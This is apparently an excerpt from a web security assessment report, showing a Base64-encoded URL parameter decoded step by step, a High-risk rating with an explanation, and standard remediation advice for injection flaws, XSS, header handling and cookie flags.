```

Selected text

```
eyJ0eXBlIjoiY2xhc3MiLCJ2YWx1ZSI6IndOVG
tnWDRiZHZndEhxT20ifQ==
```

Decoded from: URL encoding

```
eyJ0eXBlIjoiY2xhc3MiLCJ2YWx1ZSI6IndOVG
tnWDRiZHZndEhxT20ifQ==
```

Decoded from: Base64

```
{"type":"class","value":"wNTkgX4bdvgtH
qOm"}
```

Risk : High Easily Decoded Base64 is not a secure method of encoding; it can be easily decoded with simple tools or even through the browser's developer console. Sensitive Data Exposure If confidential information (e.g., session tokens, authentication credentials) is encoded in Base64 and used in URLs or parameters, it can be exposed in server logs, browser history, and referer headers, making it easy for attackers to access.

Mitigation : Avoid Using Base64 for Sensitive Data: Base64 encoding is not encryption—it is easily reversible. Avoid using Base64 encoding for sensitive data (like user IDs, session tokens, or any confidential information) in URLs or parameters. Use Proper Encryption Instead of Base64: For any sensitive data that needs to be transmitted, use proper encryption techniques (e.g., AES or RSA). Ensure that data is encrypted securely on the server side before being sent to the client or transmitted in URLs or parameters.

Recommendations :

Fix Injection Flaws: All SQL injection and XSS issues should be immediately remediated. Use prepared statements for SQL and properly escape or encode user input in HTML/JS contexts.

Validate and Encode: Implement strict input validation on all parameters (e.g. allowlists for category and search values). Encode outputs or use safe templating to prevent script injection.

Remove Dangerous Client Code: Eliminate any use of document.write with user data. Disable or secure AngularJS template interpolation for inputs that can contain {{}}

Harden Headers: Sanitize header values. Disallow newline characters in input that becomes an HTTP header. Set secure headers like Content-Security-Policy if not already present

Enforce Cookie Security: Set all cookies (session, tracking) with Secure; HttpOnly; SameSite=Lax/Strict flags to reduce exposure. Retest After Fixes: After applying fixes, perform a follow-up test (especially with automated scanners) to ensure no vulnerabilities remain.